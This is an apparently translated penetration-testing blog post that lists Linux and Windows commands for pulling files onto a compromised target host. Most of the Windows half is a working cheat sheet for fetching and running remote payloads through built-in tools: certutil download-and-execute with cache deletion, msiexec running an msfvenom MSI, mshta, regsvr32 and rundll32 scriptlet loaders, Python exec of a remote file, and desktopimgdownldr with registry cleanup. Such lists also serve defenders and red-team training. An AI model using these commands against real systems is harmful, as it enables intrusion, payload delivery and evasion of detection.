Author: Xiao Yang Sean Source: https://www.cnblogs.com/-mo-/p/12109717.html
1. Introduction
During our penetration testing process, we often need to transfer files to the target host to achieve purposes such as privilege escalation and maintaining control. Therefore, when direct transfer is inconvenient and the target host has network connectivity, we can use local download methods to achieve file transfer. In this article, I will summarize most of the download commands for Windows and Linux available on the internet. There may be omissions, but the summarized commands are commonly used.
2. Linux
2.1 Wget
This tool is feature-rich and can act as a fully functional GUI download manager. It has all the features required for an ideal download manager, such as the ability to resume downloads, download multiple files, retry downloads in case of connection issues, and even manage maximum download bandwidth.
Direct download:
wget http://www.sample-videos.com/video/mp4/big.mp4
Background download:
wget -b http://www.sample-videos.com/video/mp4/big.mp4
Resume download if the internet connection is interrupted:
wget -c http://www.sample-videos.com/video/mp4/big.mp4
Download a file from a password-protected FTP repository:
wget --ftp-user=<user_name> --ftp-password=<give_password> Download-url-address
</give_password></user_name>
2.2 Curl
Curl is another efficient download tool that can be used to upload or download files with a simple command. It supports pausing and resuming download packages and supports the largest number of web protocols. It can predict how much time is left for the download to complete and can display download progress through a progress bar. It is a built-in tool in all Linux distributions.
Direct download:
curl -o um.mp4 http://www.sample-videos.com/video/mp4/big.mp4
With the -o option, you provide a name, and the downloaded file will be saved with that name; if you use the -O option, the file will be saved with its original name.
2.3 Axel
This is an excellent alternative to wget, a lightweight download utility. It is essentially an accelerator because it opens multiple HTTP connections to download independent file segments, making the download faster.
apt-get install axel
Direct download:
axel http://www.sample-videos.com/video/mp4/big.mp4
2.4 Aria2
This is an open-source command-line download accelerator that supports multiple ports, allowing you to use maximum bandwidth to download files. It is an easy-to-install and easy-to-use tool.
apt-get install aria2
Direct download:
aria2c http://www.sample-videos.com/video/mp4/big.mp4
2.5 Perl
Perl is a powerful language that can accomplish almost anything, and downloading files with it is also straightforward.
#!perl
#!/usr/bin/perl
use LWP::Simple;
getstore("http://domain/file", "file");
Execute the script file like this:
perl test.pl
2.6 Python
Python is also a very popular mainstream scripting language, with clear and concise code:
#!python
#!/usr/bin/python
import urllib2
u = urllib2.urlopen('http://domain/file')
localFile = open('local_file', 'w')
localFile.write(u.read())
localFile.close()
2.7 Ruby
Ruby is an object-oriented language, and the Metasploit framework is implemented using it. It can also perform small tasks like downloading files.
#!ruby
#!/usr/bin/ruby
require 'net/http'
Net::HTTP.start("www.domain.com") { |http|
r = http.get("/file")
open("save_location", "wb") { |file|
file.write(r.body)
}
}
Execute the script file like this:
ruby test.rb
2.8 PHP
PHP, as a server-side script, can also implement file download functionality.
#!/usr/bin/php
<?php
        $data = @file("http://example.com/file");
        $lf = "local_file";
        $fh = fopen($lf, 'w');
        fwrite($fh, $data[0]);
        fclose($fh);
?>
Execute the script file like this:
php test.php
2.9 FTP
Generally, attackers need many interactive steps to upload files using FTP. The following bash script considers the interactive situation and can be executed directly without generating interactive actions.
ftp 127.0.0.1
username
password
get file
exit
Of course, you can also enter the interactive terminal based on the actual situation:
ftp 192.168.3.2
Enter username and password
lcd E:\file # Enter the file directory under E drive
cd www # Enter the www directory on the server
get access.log # Download access.log from the server to E:\file
2.10 Netcat
On the attacker’s computer, enter:
cat file | nc -l 1234
This command will output the contents of the file to the local port 1234, and whoever connects to this port will receive the contents of the file sent to their IP.
On the target computer, the command is:
nc host_ip 1234 > file
This command will connect to the attacker’s computer and save the contents of the file.
3. Windows
3.1 Powershell
PowerShell is a native scripting language for Windows, and for those who are proficient in it, many complex functions can be implemented.
The following two commands download a file from the Internet.
$p = New-Object System.Net.WebClient
$p.DownloadFile("http://domain/file", "C:\%homepath%\file")
3.2 IPC$
copy \192.168.3.1\c$\test.exe E:\file

cmd.exe /k < \webdavserver\folder\batchfile.txt
3.3 Certutil
Applicable to: Windows Server 2003, Windows Server 2003 R2, Windows Server 2003 with SP1, Windows Server 2003 with SP2
certutil -urlcache -split -f http://192.168.3.1/test.exe file.exe
certutil -urlcache -split -f http://192.168.3.1/test.exe delete      # Delete cache

certutil -verifyctl -split -f -split http://192.168.3.1/test.exe
# This command will download the original file as a temporary bin file, and renaming it will allow it to run normally
File download and execution as follows:
certutil -urlcache -split -f http://site.com/a a.exe && a.exe && del a.exe && certutil -urlcache -split -f http://192.168.254.102:80/a delete
3.4 Visual Basic
In 1998, the final standard for Visual Basic was established on Windows. The following code can implement file download, although it is much longer than PowerShell.
Set args = Wscript.Arguments
Url = "http://domain/file"
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", Url, False
xHttp.Send
with bStrm
    .type = 1 '
    .open
    .write xHttp.responseBody
    .savetofile " C:\%homepath%\file", 2 '
end with
In Windows, the Cscript command allows you to execute VBS script files or make some settings for script files. In Windows 7, this command is not necessarily used. However, in Windows XP, this command needs to be used as follows:
cscript test.vbs
3.5 Tftp
In Windows Vista and later versions, FTP is enabled by default, and you can run the following command:
Upload:
tftp -i IP_address PUT C:\%homepath%\file remote_storage_location
Download:
tftp -i IP_address GET C:\%homepath%\file local_storage_location
3.6 Bitsadmin
Bitsadmin is a Windows command-line tool that users can use to create download or upload tasks. It can only command downloads to a specified path, available in Windows 7 and above:
bitsadmin /transfer myDownLoadJob /download /priority normal "http://192.168.203.140/b.ps1" "E:\phpstudy_pro\WWW\b.ps1"

bitsadmin /rawreturn /transfer getfile http://192.168.3.1/test.txt E:\file\test.txt

bitsadmin /rawreturn /transfer getpayload http://192.168.3.1/test.txt E:\file\test.txt
3.7 msiexec
msiexec /q /i http://192.168.3.1/calc.png
calc.png:

msfvenom -f msi -p windows/exec CMD=calc.exe > cacl.png
3.8 IEExec
C:\Windows\Microsoft.NET\Framework\v2.0.50727> caspol -s off

C:\Windows\Microsoft.NET\Framework\v2.0.50727> IEExec http://192.168.3.1/test.exe
3.9 Python
C:\python27\python.exe -c "import urllib2; exec urllib2.urlopen('http://192.168.3.1/test.zip').read();"
3.10 Mshta
mshta http://192.168.3.1/run.htarun.hta content as follows:
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -2000,-2000
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "cmd.exe /c net user" // Fill in the command here
self.close
</script>
<body>
demo
</body>
</HEAD>
</HTML>
mshta vbscript:Close(Execute("GetObject(\"script:http://webserver/payload.sct\"")")
3.11 Rundll32
Depends on the WScript.shell component:
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://127.0.0.1:8081/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}%
3.12 Regsvr32
The Regsvr32 command is used to register COM components and is a command provided by the Windows system to register or unregister controls. It runs in command line mode.
The regsvr32.exe for Windows XP and above is located in the windows\system32 folder; for Windows 2000, it is located in the winnt\system32 folder.
regsvr32 /u /s /i:http://192.168.3.1/test.data scrobj.dll
Content of test.data:
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="ShortJSRAT"
    classid="{10001111-0000-0000-0000-0000FEEDACDC}" >
    <!-- Learn from Casey Smith @subTee -->
    <script language="JScript">
        <![CDATA[
            ps  = "cmd.exe /c calc.exe";
            new ActiveXObject("WScript.Shell").Run(ps,0,true);

        ]]>
    </script>
</registration>
</scriptlet>
It can also utilize
https://github.com/CroweCybersecurity/ps1encode to generate sct files:
regsvr32 /u /s /i:http://192.168.3.1/test.sct scrobj.dll
3.13 Windows Share
Windows shares can load a drive and then use commands to copy files.
Load remote drive:
net use x: \\127.0.0.1\share /user:example.com\userID myPassword
3.14 Format Conversion
When you need to place an exe file on the target computer, Nishang can use PowerShell to allow you to convert an exe into hex and then convert the hex back into the original exe file:
Convert exe to hex file input:
PS > .\ExetoText.ps1 evil.exe evil.txt
Open the evil.txt file, copy the content, and then paste it into the target computer via RDP clipboard to restore the hex file into exe file input:
PS > .\TexttoExe.ps1 evil.text evil.exe
3.15 Others
1. MSXSL.EXE
msxsl.exe is a program from Microsoft for processing XSL in command line, so through it, we can execute JavaScript and thus execute system commands.
2. pubprn.vbs
In Windows 7 and above, there is a Microsoft-signed WSH script named PubPrn.vbs, located at
C:\Windows\System32\Printing_Admin_Scripts\en-US

3. esentutl.exe/extrac32.exe
esentutl.exe /y "\\172.16.249.149\share mimikatz_trunk.zip" /d"C:\Users\Public\mimikatz_trunk.zip" /0
extrac32.exe /Y /C \\172.16.249.149\share\test.txt C:\Users\Public\test.txt
4. desktopimgdownldr.exe
desktopimgdownldr.exe is located in the Win10 system32 folder and was originally used to set the lock screen or desktop background image.
Ordinary users can use:
set "SYSTEMROOT=C:\ProgramData" && cmd /c desktopimgdownldr.exe /lockscreenurl:http://url/xxx.exe /eventName:desktopimgdownldr
To download files.

You can change C:\ProgramData to a directory writable by a normal user.

The downloaded files are stored in:
C:\ProgramData\Personalization\LockScreenImage\x_%random%.exe.
Administrator users will write an additional registry entry, so the best command for administrators is:
set "SYSTEMROOT=C:\ProgramData\" && cmd /c desktopimgdownldr.exe /lockscreenurl:https://url/file.exe /eventName:desktopimgdownldr && reg delete HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\PersonalizationCSP /f
4. Reference Links
https://xz.aliyun.com/t/1654https://www.t00ls.net/articles-49501.htmlhttps://evi1cg.me/archives/remote_exec.htmlhttps://www.unixmen.com/top-10-command-line-tools-downloading-linux/
If you find this helpful, please give a thumbs up.
How to check port usage in Linux systems
Practical shell scripts in Linux systems, please bookmark!!
Network security penetration testing
The most complete learning materials for Python, Java, C++ are here, including books, videos, and program examples.
Python draws the Beijing Winter Olympics mascot ‘Bing Dwen Dwen’, providing source code and EXE files, just double-click to run, if you can’t grab it, let’s draw one!!